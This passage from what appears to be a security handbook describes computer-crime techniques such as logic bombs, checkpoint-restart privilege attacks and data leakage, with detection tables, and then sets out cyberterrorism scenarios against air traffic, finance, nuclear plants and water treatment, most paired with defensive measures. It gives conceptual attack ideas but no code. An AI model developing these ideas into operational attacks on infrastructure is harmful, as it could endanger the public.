• Programmers with detailed knowledge of a suspected part of a program and its purpose as well as access to it • Employees • Contracted programmers • Vendor's programmers • Computer users	• Program code comparisons • Testing of suspected programs • Tracing of possible gains from the act	• Unexpected results of program execution • Foreign code found in a suspected program

Exhibit 10. Detection of Logic Bombs

LOGIC BOMBS

A logic bomb is a set of instructions in a computer program periodically executed in a computer system that determines conditions or states of the computer, facilitating the perpetration of an unauthorized, malicious act. In one case, for example, a payroll system programmer put a logic bomb in the personnel system so that if his name were ever removed from the personnel file, indicating termination of employment, secret code would cause the entire personnel file to be erased.

A logic bomb can be programmed to trigger an act based on any specified condition or data that may occur or be introduced. Logic bombs are usually placed in the computer system using the Trojan horse method. Methods of discovering logic bombs are the same as for Trojan horses. Exhibit 10 summarizes the potential perpetrators, methods of detection, and kinds of evidence of logic bombs.

ASYNCHRONOUS ATTACKS

Asynchronous attacks take advantage of the asynchronous functioning of a computer operating system. Most computer operating systems function asynchronously on the basis of the services that must be performed for the various computer programs executed in the computer system. For

example, several jobs may simultaneously call for output reports to be produced. The operating system stores these requests and, as resources become available, performs them in the order in which resources are available to fit the request or according to an overriding priority scheme. Therefore, rather than executing requests in the order they are received, the system performs then asynchronously on the basis of the available resources.

Highly sophisticated methods can confuse the operating system to allow it to violate the isolation of one job from another. For example, in a large application program that runs for a long time, checkpoint/restarts are customary. These automatically allow the computer operator to set a switch manually to stop the program at a specified intermediate point and later restart it in an orderly manner without losing data.

To avoid the loss, the operating system must save the copy of the computer programs and data in their current state at the checkpoint. The operating system must also save several system parameters that describe the mode and security level of the program at the time of the stop. Programmers or computer operators might be able to gain access to the checkpoint restart copy of the program, data, and system parameters. They could change the system parameters such that on restart, the program would function at a higher-priority security level or privileged level in the computer and thereby give the program unauthorized access to data, other programs, or the operating system. Checkpoint/restart actions are usually well documented in the computer operations or audit log.

Even more complex methods of attack could be used besides the one described in this simple example, but the technology is too complex to present here. The investigator should be aware of the possibilities of asynchronous attacks and seek adequate technical assistance if suspicious circumstances result from the activities of highly sophisticated and trained technologists. Evidence of such attacks would be discernible only from unexplained deviations from application and system specifications in computer output, or characteristics of system performance. Exhibit 11 lists the potential perpetrators, methods of detecting, and evidence of asynchronous attacks.

DATA LEAKAGE

A wide range of computer crime involves the removal of data or copies of data from a computer system or computer facility. This part of a crime may offer the most dangerous exposure to perpetrators. Their technical act may be well hidden in the computer; however, to convert it to economic gain, they must get the data from the computer system. Output is subject to examination by computer operators and other data processing personnel, who might detect the perpetrators' activity.

Potential Perpetrators	Methods of Detection	Evidence
• Sophisticated advanced system programmers • Sophisticated and advanced computer operators	• System testing of suspected attack methods • Repeat execution of a job under normal and secured circumstances	• Output that deviates from expected output or logs containing records of computer operation

Exhibit 11. Detection of Asynchronous Attacks

Several techniques can be used to secretly leak data from a computer system. The perpetrator may be able to hide the sensitive data in otherwise innocuous-looking output reports — for example, by adding to blocks of data or interspersing the data with otherwise routine data. A more sophisticated method might be to encode data to look like something else. For example, a computer listing may be formatted so that the secret data is in the form of different lengths of printer lines, number of characters per line, or locations of punctuation; is embedded in the least significant digits of engineering data; and uses code words that can be interspersed and converted into meaningful data.

Sophisticated methods of data leakage might be necessary only in high-security, high-risk environments. Otherwise, much simpler manual methods might be used. It has been reported that hidden in the central processors of many computers used in the Vietnam War were miniature radio transmitters capable of broadcasting the contents of the computers to a remote receiver. These were discovered when the computers were returned to the United States.

Detecting Data Leakage

Data leakage would probably best be investigated by interrogating IS personnel who might have observed the movement of sensitive data. In addition, computer operating system usage logs could be examined to determine whether and when data files have been accessed. Because data leakage can occur through the use of Trojan horses, logic bombs, and scavenging, the use of these methods should be investigated when data leakage is suspected.

Evidence will most likely be in the same form as evidence of the scavenging activities described in a preceding section. Exhibit 12 summarizes the detection of crimes resulting from data leakage.

SOFTWARE PIRACY

Piracy is the copying and use of computer programs in violation of copyright and trade secret laws. Commercially purchased computer programs are protected by what is known as a shrink-wrap contract agreement,

Potential Perpetrators	Methods of Detection	Evidence
• Computer programmers • Employees • Former employees • Contracted workers • Vendor's employees	• Discovery of stolen information • Tracing computer storage media back to the computer facility	• Computer storage media • Computer output forms • Type font characteristics • Trojan horse or scavenging evidence

Exhibit 12. Detection of Data Leakage

which states that the program is protected by copyright and its use is restricted.

Since the early 1980s, violations of these agreements have been widespread, primarily because of the high price of commercial programs and the simplicity of copying the programs. The software industry reacted by developing several technical methods of preventing the copying of disks; however, these have not always been successful because of hackers' skills at overcoming this protection and because they are seen as inconvenient to customers.

The software industry has now stabilized and converged on a strategy of imposing no technical constraints to copying, implementing an extensive awareness program to convince honest customers not to engage in piracy, pricing their products more reasonably, and providing additional benefits to purchasers of their products that would not be obtainable to computer program pirates. In addition, computer program manufacturers occasionally find gross violations of their contract agreements and seek highly publicized remedies.

Malicious hackers commonly engage in piracy, sometimes even distributing pirated copies on a massive scale through electronic bulletin boards. Although criminal charges can often be levied against malicious hackers and computer intruders, indictments are most often sought against educational and business institutions, in which gross violations of federal copyright laws and state trade secret laws are endemic.

Detecting Piracy

Investigators can most easily obtain evidence of piracy by confiscating suspects' disks, the contents of their computer hard disks, paper printouts from the execution of the pirated programs, and pictures of screens produced by the pirated programs. Recent court decisions indicate that piracy can also occur when programs are written that closely duplicate the look and feel of protected computer programs, which includes the use of similar command structures and screen displays. Exhibit 13 summarizes the potential perpetrators, detection methods, and evidence of computer program piracy.

Potential Perpetrators	Methods of Detection	Evidence
• Any purchasers and users of commercially available computer programs • Hackers	• Observation of computer users • Search of computer users' facilities and computers • Testimony of legitimate computer program purchasers • Receivers of copied computer programs	• Pictures of computer screens while pirated software is being executed • Copies of computer media on which pirated programs are found • Memory contents of computers containing pirated software • Printouts produced by execution of pirated computer programs

Exhibit 13. Detection of Software Piracy

COMPUTER LARCENY

The theft, burglary, and sale of stolen microcomputers and components are increasing dramatically — a severe problem because the value of the contents of stolen computers often exceeds the value of the hardware taken. The increase in computer larceny is becoming epidemic, in fact, as the market for used computers in which stolen merchandise may be fenced also expands.

It has been suggested that an additional method of protection be used along with standard antitheft devices for securing office equipment. If the user is to be out of the office, microcomputers can be made to run antitheft programs that send frequent signals through modems and telephones to a monitoring station. If the signals stop, an alarm at the monitoring station is set off.

Investigation and prosecution of computer larceny fits well within accepted criminal justice practices, except for proving the size of the loss when a microcomputer worthy only a few hundred dollars is stolen. Evidence of far larger losses (e.g., programs and data) may be needed.

Minicomputers and mainframes have been stolen as well, typically while equipment is being shipped to customers. Existing criminal justice methods can deal with such thefts.

USE OF COMPUTERS FOR CRIMINAL ENTERPRISE

A computer can be used as a tool in a crime for planning, data communications, or control. An existing process can be simulated on a computer, a planned method for carrying out a crime can be modeled, or a crime can be monitored by a computer (i.e., by the abuser) to help guarantee its success.

Potential Perpetrators	Methods of Detection	Evidence
• Computer application programmers • Simulation and modeling experts • Managers in positions to engage in large, complex embezzlement • Criminal organizations	• Investigation of possible computer use by suspects • Identification of equipment	• Computer programs • Computer and communications equipment and their contents • Computer program documentation • Computer input • Computer-produced reports • Computer and data communications usage logs and journals

Exhibit 14. Detection of Simulation and Modeling

In one phase of a 1973 insurance fraud in Los Angeles, a computer was used to model the company and determine the effects of the sale of large numbers of insurance policies. The modeling resulted in the creation of 64,000 fake insurance policies in computer-readable form that were then introduced into the real system and subsequently resold as valid policies to reinsuring companies.

The use of a computer for simulation, modeling, and data communications usually requires extensive amounts of computer time and computer program development. Investigation of possible fraudulent use should include a search for significant amounts of computer services used by the suspects. Their recent business activities, as well as the customer lists of locally available commercial time-sharing and service bureau companies, can be investigated. If inappropriate use of the victim's computer is suspected, logs may show unexplained computer use.

Exhibit 14 lists the potential perpetrators, methods of detection, and kinds of evidence in simulation and modeling techniques.

SUMMARY

Computer crimes will change rapidly along with the technology. As computing becomes more widespread, maximum losses per case are expected to grow. Ultimately, all business crimes will be computer crimes.

Improved computer controls will make business crime more difficult, dangerous, and complex, however. Computers and workstations impose absolute discipline on information workers, forcing them to perform within set bounds and limiting potential criminal activities. Managers receive

improved and more timely information from computers about their businesses and can more readily discern suspicious anomalies indicative of possible wrongdoing.

Although improved response rates from victims, improvements in security, modification of computer use, reactions from the criminal justice community, new laws, and saturation of the news media warning of the problems will cause a reduction of traditional types of crime, newer forms of computer crime will proliferate. Viruses and malicious hacking will eventually be superseded by other forms of computer abuse, including computer larceny, desktop forgery, voice mail and E-mail terrorism and extortion, fax graffiti, phantom computers secretly connected to networks, and repudiation of EDI transactions.

Potential Cyber Terrorist Attacks

Introduction to Cyberterrorism
Air Traffic Control
Defending the System
Stock Market and Financial Markets
Defending the Financial Infrastructure
Military Command and Control
Safeguarding National Defense
Nuclear Power Supervisory Systems
Preventing Nuclear Disaster
Transportation Systems
Keeping Things Moving
National Communications Infrastructure
Keeping the Data Moving
Public Utilities
Keeping it Clean
Government Services
Keeping the Country Running
Hospitals and Health Care
Keeping Security Alive
Identity Theft
Keeping My Identity Mine
Summary
Notes
References

Chris Hare

Ask any fiction writer about their next novel and you will find any number of events engineered by known terrorist organizations or groups of people banded together to achieve a common goal. Terrorists use violence to achieve a purpose, often of a political nature. Common methods of achieving their goal include bombings, kidnappings, and assassinations to perpetrate their particular brand of terror.

The list of movies and novels depicting terrorist or potential terrorist events is almost endless. Some of them are mentioned in this chapter, and many more are not. The specific concern, however, is Hollywood's almost unlimited imagination and budget. If anyone can think it, they can. With advances in technology, they can show it happening as well. This, however, could be used as an example of a specific attack, with some ideas on how to do it.

This chapter looks at a number of potential terrorist attacks examining the impact to the national economy, public confidence, loss of life, etc. There are countless papers written by specialists in many of these fields describing in infinitesimal detail how specific attacks would be carried out and how to protect

the infrastructure against them. Those studies in industrial or national security should be examined for specific concerns.

Introduction to Cyberterrorism

Although cyber threats are a major concern, many successful attacks will require elements of physical or human access as well as cyber attacks to gain control over elements in today's society. Admittedly, some aspects of our society are so over-controlled by automated data and decision systems that they could be compromised by cyber-attack methods alone. However, some systems, such as those in highly secured areas or to which there is no external access can still be compromised by putting a human into a position where they have access to those systems.

That being said, the term *cyberterrorism* means something different to every reader. Such is part of the current problem in the information security field. The lack of a cohesive and agreed upon definition makes understanding cyberterrorism difficult and blurs the line between what is and what is not cyberterror. The lack of agreement on the definition means protection measures are subjective at best, based upon both the defender's definition and skill, and the specific business their organization is involved in.

Dorothy Denning's testimony to the Special Oversight Panel on Terrorism of the U.S. House of Representatives could be considered one of the most cited works on cyberterrorism. Consider the following from Ms. Denning's testimony:

> Cyberterrorism is the convergence of terrorism and cyberspace. It is generally understood to mean unlawful attacks and threats of attack against computers, networks, and the information stored therein when done to intimidate or coerce a government or its people in furtherance of political or social objectives. Further, to qualify as cyberterrorism, an attack should result in violence against persons or property, or at least cause enough harm to generate fear. Attacks that lead to death or bodily injury, explosions, plane crashes, water contamination, or severe economic loss would be examples. Serious attacks against critical infrastructures could be acts of cyberterrorism, depending on their impact. Attacks that disrupt nonessential services or that are mainly a costly nuisance would not. (Denning 2000)

Interestingly, in a subject given such wide media coverage that is the basis for many hypotheses, there is a limited amount of relatively useful statistics regarding cyberterrorism. This lack of cyberterrorism statistics may only suggest that there has not been an event everyone could agree was cyberterrorism. Of course, correcting the currently vague definition may suddenly reap large amounts of data as people realize previously considered innocuous attacks met the cyberterrorism criteria.

With a possible, but highly defensible, definition for cyberterrorism in place, our discussion can now examine some of the possible cyberterrorism scenarios facing our society today. Additionally, the chapter also discusses some concerns or defensive actions for each of the scenarios.

Air Traffic Control

The mass movement of people and goods using air travel is critical to our global economy. Without the benefits of air travel, notably speed and ease of movement, people and corporations would have to rely upon shipping, rail, and trucking systems as the primary methods of moving themselves and their business products.

In the interest of creating stimulated competition, the deregulation of airlines in 1978 led to the bankruptcies of several major airline carriers during the 1980s, most notably Pan American, Eastern, and Continental (Continental was the only one to survive of these three, although they are still experiencing

financial problems; there have been 22 airline bankruptcies). Consequently, the airline transportation market is highly volatile and fragile, with many companies experiencing massive and continuing losses since September 11, 2001. The impact of the deregulation bankruptcies is important to the cyberterrorism view as there are also fewer airlines as targets. Crippling any of the major airlines would also have a devastating impact as passengers and freight were lost, moved to other carriers, or simply left on their own to find new transportation.

The tragic events of September 11, 2001 impacted air travel forever through increased security procedures and shaken consumer confidence in an already fragile market. Increases in crashes or accidents would impact this fragile market further. Consequently, terrorist activities in this arena could have a significant impact on the global economy.

Although similar events to the hijackings on September 11, 2001, are possible and plausible even with the heightened security procedures, efforts to compromise the national air traffic control system could have a devastating effect, even if no lives were lost in the process. A disruption in air traffic control could impact global air traffic movement and further impact the financial viability of the industry as a whole. Loss of the air traffic industry would significantly affect the American economy.

Affecting air traffic control systems is not a new idea. It has been a major element in various books and films, such as the 1990 film *Die Hard 2*. The premise of the movie was the takeover of an airport and its air traffic control systems to achieve the goal of "rescuing" a criminal being extradited to the United States. During the movie, the terrorists altered the air traffic control systems and caused an aircraft to crash. As the control of the airport was lost, all other traffic either destined for the closed airport or traveling through its airspace had to be re-routed.

Everyone has experienced flight delays of one kind or another due to mechanical problems, crew shortages, weather, etc. The impact of an airport outage is significant and can create delays of many hours. With 71 major airports in the United States and countless smaller ones, the impact due to air traffic control changes is significant. The Federal Aviation Administration Air Traffic Control System Command Center provides publicly available information on air traffic control status, delays, re-routes, etc.

The likelihood of the air traffic control system being shutdown without inside help is reasonably remote: "cybersecurity experts give some of their highest marks to the Federal Aviation Authority, which separates its administrative and air traffic control systems" (Weimann 2005). This only means the cyberterrorists must find a way to have access to the air traffic control systems and the ability to bypass data security controls. This is not unheard of, although it would likely take several or more people to accomplish. The often "unlimited" funding terrorists have could make employees targets for collusion.

Currently, however, air travel is still one of the safest means of moving from one destination to another. Another threat is economic. The cost of purchasing the transportation tickets is borne by the passenger through the country's financial systems. The ability of the airlines to buy gas, the government to pay the air traffic controllers, and ultimately the passenger to purchase a ticket would all be affected by a financial systems attack.

Defending the System

As noted, the Federal Aviation Administration has taken significant steps to protect the air traffic control infrastructure from possible attack. Significant changes to flight rules, regulations, and aircraft has resulted in enhanced security onboard the aircraft. Security personnel should evaluate the background and security screening processes to verify supplied information and reduce the possibility of an airport employee being influenced by undesirable forces into providing system or physical access. Ongoing system audits and a continuous monitoring processes should be implemented to ensure established procedures are followed and process bypasses are identified quickly and reviewed, regardless of the reason. Process changes, personnel training or additional technology enhancements to address deficiencies should be quickly implemented once identified and approved.

Stock Market and Financial Markets

The phrase "money makes the world go "round" is something every person on the planet can relate to. "There is never enough of it" is another adage most consumers can relate to as well. Much of what we refer to in our economy is driven by forces outside the control of the majority: the stock market.

The stock market crash of 1929 ushered in the Great Depression and had lasting effects upon the American economy. However, the stock market crash of 1987 was actually worse in many respects than 1929. An article in the Wall Street Journal on October 7, 1987 stated "Stocks Plunge; Interest Rate Fears, Computerized Sell Programs Cited."

Reliance upon technology in the stock markets in 1987 was relatively high, only to be surpassed by the electronic trading systems used today. The trading system networks, applications, and systems used are highly protected secrets, but a terrorist foray into the stock market could have disastrous effects by devaluating the entire market, or picking selected companies and stocks to impact. The latter could be used in extortion attempts to control the market capitalization of a company based purely upon the electronic manipulation of the stock price. Targeting specific companies and causing significant drops in their stock prices could affect the economy overall or be limited to a specific industry and/or company. This type of approach could be used to "edge out the competition."

The stock market crash of 1987 was partially influenced by fears of rising interest rates, further demonstrating the speculative and emotional aspect to trading. However, the converse can also be true: as stock markets fall, interest rates can go up, forcing action from financial groups such as the United States Federal Reserve to control the money supply. If the money supply drops, interest rates go up, inflation rises, and the economy suffers.

As the economy suffers, consumers lose confidence in their elected officials such as the president of the United States. If this was to occur during a presidential election campaign, it is feasible to consider a significant impact and change in voter turnout and how they cast their ballots. Consequently, terrorists could affect not only the economy, raise inflation and interest rates, and increase unemployment, but they could also affect the political landscape as well.

Impacts to the market and resulting fluctuations in currency prices mean changes to national and international demand. Consumers will buy fewer goods if prices go up because they will have less cash to spend. They will borrow more and interest rates will go up. Inflation rises. Imports drop because the lower currency values relative to other countries make the imports more expensive. Exports rise because they are cheaper due to the lower currency values. However, since the price is lower, profits are lower or virtually nonexistent. This again affects the economy. Consequently, terrorist controlled changes or manipulations of the entire market or specific pieces of it would undermine consumer confidence in the market, negatively affect the economy and possibly alter the political landscape.

With that basic understanding of economics, it is easier to see why a terrorist cell would target financial institutions. Using computer technologies, the cyberterrorists could finance their operations through petty thefts, until they had everything in place to "take down" the financial systems. Financial trading could be blocked, companies taken out of business, or government finances disrupted as to prevent the acquisition or operation of part of or a portion of the government. One of the most attacked departments in any government is the military or defense department.

Defending the Financial Infrastructure

Ongoing legislative changes and directives from the Federal Reserve Bank or the Office of the Comptroller of the Currency in the U.S. Department of the Treasury helps regulate the banking industry to maintain its operation and safeguard its assets. Likewise, the Securities and Exchange Commission provides similar guidance for the U.S.-based stock exchanges. However, one of the most important safeguards is implementation of the evaluation and monitoring controls established by the Committee of Sponsoring Organizations of the Treadway Commission (COSO). While more applicable to an audit

role, organizational implementation of the COSO objectives can strengthen the organizational processes, technology implementations, and information security.

Military Command and Control

Assuming control of one of the most offensive public organizations, the military, unleashes many possibilities from a terrorist perspective. Most people would consider attacks against the military communications, command, and control (C3) systems as beyond the reach of terrorist organizations. September 11, 2001 changed that view with the attack against the Pentagon. Aside from the loss of life, systems and services provided by Pentagon staff were disrupted. These disruptions can prevent orders from being communicated between commanding authorities and the individual units deployed in the various operational theatres.

Terrorists could launch specific cyber attacks to disrupt military communications or attempt to take control of automated data systems including missile targeting, guidance systems, fleet, and personnel locations. For example, knowing the precise location of a group of troops and being able to direct them into a potentially dangerous area through seemingly legitimate orders could increase the number of military casualties.

Movies such as *War Games* pose different possibilities. The premise of *War Games* was a youthful hacker finding his way into a Department of Defense computer and initiating a simulation perceived by the command authority as real. The 1992 movie *Under Siege* saw the U.S.S. Missouri attacked and taken control of by a group of terrorists to steal and sell nuclear weapons while the battleship was on her final voyage back to harbor for decommissioning.

The 1987 movie *No Way Out* demonstrated how through time and careful planning, the military could be infiltrated, intelligence could be gathered, and positions of command could be gained. Embarking upon this type of terrorist activity would take many years, but patience and time is something the enemy has a lot of. Assuming command authority allows for decisions to move troops, equipment, and other resources into areas where targeted hostilities could be launched and valuable equipment could be acquired by the terrorists.

In today's environment, given our dependence upon technology from a defensive posture, a terrorist could obtain employment on sensitive military projects and embed logic bombs or trap doors into software, allowing later access or the control of specific systems.

Almost every military system in use today depends upon some form of technology—smart bombs, radar, radio, encryption, satellite communications, imaging, range finders, tanks, ships, etc.; all depend upon software and critical systems to operate correctly. Given the wide range and use of subcontractors in the software development world, a cyberterrorist organization could hire themselves out as software developers and build entire systems.

The latter idea was the premise for the 1995 movie *Under Siege 2: Dark Territory*, where the lead developer of a joint military and CIA project faked his own death and took control of an offensive satellite. The satellite was then used for his personal financial gain. In the end, the bad guy lost. However, fiction often has a strange way of becoming reality in many facets of our history.

Military and defense systems wield enormous power whether they are in the hands of the "good guys" or the "bad guys." These weapons that are often portable can inflict a massive amount of damage, whether it be fear or the actual loss of life. However, the majority of these weapons pale in comparison to the awesome power of nuclear energy.

Safeguarding National Defense

The military often comes under fire, both figuratively and literally. The U.S. Department of Defense currently has programs underway to identify unused application and system access and remove those accounts. Although many organizations do that today, attempting to efficiently manage such a task can be daunting for large organizations. Many systems are breached using unused accounts; therefore,

disabling and removing these accounts in a timely and efficient fashion can reduce the likelihood of a compromise through this manner. Likewise, military systems are complex by nature, making them complex to secure and monitor. Consequently, improved design and development processes should be considered to not only build security in from the "ground up," but to also test, validate, and re-validate the expected operation of these security capabilities from design to implementation and beyond. Organizations who provide services to the military should be implementing security procedures that are as good if not better, to reduce the possibility of a compromise through their trusted networks, information systems, processes, or people.

Nuclear Power Supervisory Systems

An attempt to take control of or cause damage to a nuclear power plant would likely need more than a little bit of cyber attack effort, but not much. The enormity of the situation must be considered when considering the safety and security of people everywhere. The (Three Mile Island Alert 2004) Website describes the threat to a nuclear plant this way:

> Considering the fact that a nuclear plant houses more than a thousand times the radiation as released in an atomic bomb blast, the magnitude of a single attack could reach beyond 100,000 deaths and the immediate loss of tens of billions of dollars. The land and properties destroyed (your insurance won't cover nuclear disasters) would remain useless for decades and would become a stark monument reminding the world of the terrorists' ideology. With more than 100 reactors in the United States alone, if one is successfully destroyed, just threatening additional attacks could instill the sort of high impact terror which is being sought by a new breed of terrorists.

From a cyber attack perspective, the obvious targets include systems controlling the reactor and reactor safety systems. The potential outcomes could include damage to the radioactive cores and the release of radioactive gases; or the leakage of deuterium, or heavy water, from the coolant systems into the sewer or water systems; or the shutdown of the plant or damage to the electrical grids the plant services. In any of these examples, the effects include widespread power outages, and potential loss of life from radiation poisoning.

If we consider the power outages alone from a massive blackout and not a nuclear "meltdown," the cost of recovery very quickly scales into the billions of dollars. Each affected business cannot adequately service its customers and, therefore, loses sales. Those same businesses do not buy from their suppliers, in turn affecting revenues. Bills cannot be paid on time; employees are not working and, therefore, not being paid. Consumers cannot buy the products they need to survive, including water, food, and gas. The basic necessities we take for granted are affected. The massive power failure in 2003 and the northeast ice storm in 1998 showed the leaders of our country the impact of massive power outages. The impact to other critical infrastructures is quickly felt, including transportation, healthcare, and financial systems.

Of course, terrorists could also use events resulting from a nuclear accident as propaganda and force the government to shut off the reactor, or plant the negative seed in the population and then, before the government can turn it off, the terrorists cause even a small accident to prove the point. This type of event would undermine the existing government.

The nuclear accident or even simply massive power outages poses significant burdens on other infrastructure systems. While not cyberterrorism related, Hurricanes Katrina and Rita quickly demonstrated to the rest of the world how quickly otherwise adequate systems are overloaded and/or destroyed.

214.5.1 Preventing Nuclear Disaster

The prevention of nuclear disasters is on the forefront of everyone's mind, both from a citizen's perspective and from the perspective of those working in a nuclear facility. As seen in this chapter and

the wealth of online material, many security incidents involving nuclear power plants are a result of ineffective physical security. "Guns, guards, and dogs" cost money, although improvements in video surveillance (including IP-based video) can enhance the physical infrastructure. Some possible improvements could include motion-sensitive lighting and cameras, reduced-light cameras for subtle or covert monitoring of exterior areas, and improved lighting in general. The physical side is clearly insufficient to do the job on its own. All employees should undergo periodic retraining to remind them of their security obligations, not to prop exterior doors open and to challenge people or vehicles they do not recognize.

Transportation Systems

Millions of people use transportation systems every day, including air, ship, rail, bus, car, and truck. Millions of pounds of product move across the country each week to meet the needs of the market. Affecting one or more of these transportation systems can have a significant impact on the economy.

Earlier in the chapter, the impact of affecting air traffic control and the resulting effects on air travel were discussed. Disabling the air traffic systems will put a larger strain on the other transportation systems to try and make up for the lack of air travel. A coordinated move against air travel and rail, for example, could almost cripple the cargo-carrying capabilities in the U.S.

However, terrorists could use more local methods. The 2003 remake of *The Italian Job* showed the cyber attack against the Los Angeles transportation department. The objective was to seize control of the traffic signals on a given route to enable the getaway of the thieves. The same premise could apply to terrorists planting a bomb or undertaking some other crime against the people of the city. Even if no crime is perpetrated, the impact of improperly operating traffic signals in the downtown of any major city would quickly reach disastrous proportions.

Continuing this theme, terrorists could lockup the traffic signal systems and then create a massive secondary event targeted at the heavily populated and traffic-flow-restricted area to maximize the devastation involved. Alternatively, they could simply lock the traffic signals in a pattern to create maximum gridlock and leave it there, possibly even preventing authorities from being able to correct the system -level problem. On its own, this type of "prank" does not fall within Denning's definition of cyberterrorism. However, with the addition of a bomb or some other event to inflict fear or real injury, the issue becomes a cyberterrorist attack.

An alternate transportation system attack is against the natural gas and refined oil product pipelines. Monitored by sensors and computers, the flow of product at any given point can be measured and changes made across the pipeline to maintain pressure and proper flow rates. Cyber attacks against these control systems could result in decreased or terminated flow of these critical products, or remotely opened valves resulting in massive spills. Along with the breach of the information systems comes the massive clean-up required, and risk to both human and animal life, fire, and damage to environmental habitats and water systems. The effect is massive, as seen in the Exxon Valdez disaster.

However, Hurricane Katrina in 2005 demonstrated the devastating effect of a pipeline breach or loss of physical infrastructure. Although not cyberterrorism related, the hurricane's damage illustrated the possible effects of a cyberterrorism attack large enough to devastate a city. The hurricane events in 2005 demonstrated one of the critical lessons also learned during the World Trade Center attacks in 2001: the fragility of the national communications infrastructure.

214.6.1 Keeping Things Moving

The fragility of the transportation infrastructure and its massive size makes it difficult to effectively protect. There will never be enough police officers, cameras, security personnel, dogs or related technology to do it effectively. Each individual transportation system will have to undergo its own analysis of the threats for their specific service and determine how to best mitigate those threats. However, changes to the availability of short- or long-term lockers in bus terminals, airports, railways,

etc., and the efficient monitoring for unclaimed items and their speedy removal by qualified personnel can help reduce the possibility of bombs being placed in those facilities. Likewise, access to restricted areas should be more closely scrutinized. Finally, access systems to restricted areas should be granted using unique access codes to identify the person who last opened the door. This sounds simple, but in practice can be extremely complicated. For example, airline pilots need to open jet way access doors for every airport they fly through or someone has to be there to open the door. The problem is not insurmountable, it just needs the design, funding and implementation of a national transportation security infrastructure.

National Communications Infrastructure

Another important element in our daily lives is the national communications infrastructure, including traditional telephony, wireless/cellular phones, the Internet, satellite communications, and broadcast services such as radio and television. Being able to cripple a significant part of the communications infrastructure could prevent safety information and evacuation notices from reaching people in danger. Other examples include safety services not being able to get information about injured people, or not being able to retrieve information about hostile subjects.

Additionally, many of the infrastructure elements discussed in this paper rely heavily upon communications systems including telephone, radio, and data. Financial and other commercial information carried on the Internet have made this resource critical to daily life. The original Internet was designed to maintain operation even if a significant part of it was disconnected. Considering the impact of outages today's users experience, the level of redundancy and operability could be questioned. In fact, one could probably argue the Internet has become the single biggest communications infrastructure and its ability to "self-heal" is negligible compared to 30 years ago during its inception.

For example, should attackers exploit commonly known vulnerabilities in specific types of hardware on the Internet, it could be possible to restrict, alter, or prevent communications. Rerouting of traffic from one destination to another, preventing the traffic from reaching its destination, or simply disconnecting massive parts of the network are examples of other attacks. For the most part, however, people could exist without Internet communications for some period of time—at least from a personal aspect. Business and commercial interests could be significantly impacted, however.

Other potential areas of concern include emergency services such as 911 and call routing to the appropriate public safety access point. An attacker could gain access to public safety access point data and change location information, thereby routing emergency calls to some other location, making it impossible to obtain emergency services. The result would be a high level of fear on the part of the citizens about their ability to obtain help when needed. Instead of rerouting the telephone call to an incorrect call handling center, the attacker could alter the telephone database used to reverse lookup the address from the phone number. If the address data is incorrect, help will not be sent to the correct location.

Other potential problem areas are disrupting emergency services radio traffic. Although regulated by the Federal Communications Commission in the United States, the radio frequencies for most police, fire, ambulance, and other emergency service departments can be easily retrieved from the Internet. By launching a disaster, or even the threat of disaster, and then crippling the radio communications systems or creating fake "calls" in the automated systems or disrupting the actual radio signals, the system can easily become overloaded. With the commonly seen lack of communications ability between government departments such as police and fire, the problem is not easily addressed. Crippling these systems can be done in ways that are not easily found or corrected.

Finally, cyber attacks could be used to change the input signal to broadcast radio and television sources. For example, using radio and satellite technologies, the attackers could assume control of the transmitters and send their own propaganda or message to the listeners and viewers. Likewise, newspaper and magazine systems could be compromised and stories intended to incite the population, provide

propaganda or instruct other terrorist cells to proceed with their plans could be distributed. For example, if a massive disaster occurred, and then a broadcast communication was interrupted with further propaganda, it would likely create a significant level of fear in the general public.

The general public, business, and government depend upon the services provided by the public utilities. Without those capabilities, the communications infrastructure as discussed has a defined operational lifetime.

Keeping the Data Moving

The national communications infrastructure is reasonably resilient. Most failures happen on a small scale, just as no phone or cable service to a specific geographic area. Voice communication systems, just as telephony, are highly resilient. Most people are aware the phone system typically keeps operating in a severe storm long after the power fails. Service providers need to expand their protection and monitoring capabilities. However, the general population needs a higher level of understanding regarding the impact of flooding emergency services and specific geographical areas during an event. Many wireless and landline circuits were tied up across the country from people trying to reach family or loved ones in the hurricane affected areas. This affected relief communications which needed the use of those available circuits. Efforts are underway on local and national levels to improve the radio systems used by emergency services personnel and facilitate joint operations. Finally, like the transportation infrastructure, communications will be not only hard to effectively protect, but at the time difficult to effectively impact except on a specific geographical scale.

Public Utilities

The notion of "public utilities" brings to mind things like electricity, natural gas, telephone service, water, and sewer. Each of these services relies upon information systems for financial services. Telephone companies use computers to complete the phone calls and voice mail. Kevin Mitnick was renowned for using social engineering techniques to gain the information required to access telephone systems. Numerous companies have experienced toll fraud or other problems at various times.

Electricity and natural gas are important elements for providing light and heat to the nation's citizens. In the context of a city, however, the use of computer systems to control and regulate the electricity and gas flow is relatively small.

One public utility is especially vulnerable and can pose significant health risks to the population: water and sewer. Automated systems are used to deliver chlorine, fluoride, and other chemicals and manage sewage and water treatment plants. Attacks altering those automated systems could result in too much or not enough of those chemicals. For example, fluoride is added to our drinking water. The use of fluoride in water and dental products is generally considered a good thing.

Fluorine and fluoride are poisonous, toxic substances of their own right. Consequently, widespread illness and death could be perpetrated by terrorists by compromising the automated chemical delivery systems and increasing the fluorine levels. Incidentally, longer-term poisoning could be accomplished by compromising systems at toothpaste manufacturing sites. Because many people cook their food in fluoridated water, which increases the concentrations of fluoride in the cooked food, any significant increase in the fluoride levels could have disastrous effects.

The most significant part is people will not just be dropping dead. They will suffer from fluoride-related illnesses for years, increasing fear and the burden upon private health insurance companies and the government. Consequently, cyberterrorists could defeat controls used to monitor and adjust the release of these chemicals. At the point where people start becoming ill or dying due to chemical imbalances in the water system, the group would come forward.

The other system is sewage. Raw sewage is a breeding ground for bacteria, especially *E. coli*. This highly potent bacteria, commonly found in the intestines of humans and animals, most commonly occurs in undercooked beef, although infections from improperly treated drinking water would not be uncommon

in a failed or tampered sewage treatment facility. Due to the public stigma involving sewage, a cyberattack against a sewage treatment plant would likely reach highly visible proportions.

As the sewage treatment plants are commonly operated by municipal governments, attacks against specific facilities such as sewer and water could likely involve attacks against other government services as well.

Keeping it Clean

